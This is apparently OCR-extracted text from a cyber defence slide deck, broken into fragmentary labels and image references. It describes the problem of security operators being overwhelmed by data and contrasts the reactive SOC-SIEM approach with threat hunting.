
| view |

| observe |

| monitor |



data



security

data

but there’s an issue...

security

data


security
data

| the central problem of |

| organizational cyber defense |

| data capacity incompatibility |

| the security operator cannot |

| process all security data |

| in a meaningful manner |

| to find potential threats |

| cyber defense strategy is |

| how you solve this problem |

| how to make an inaccessible |

| amount of data accessible |


| to the security operator |

| to effectively find a threat |

| conventional approach |

| aka “soc-siem” paradigm |

security
data



code


security

data

code

security data

alert





code

security data

alert


reactive




code
security
data
alert
reactive

threat hunting approach

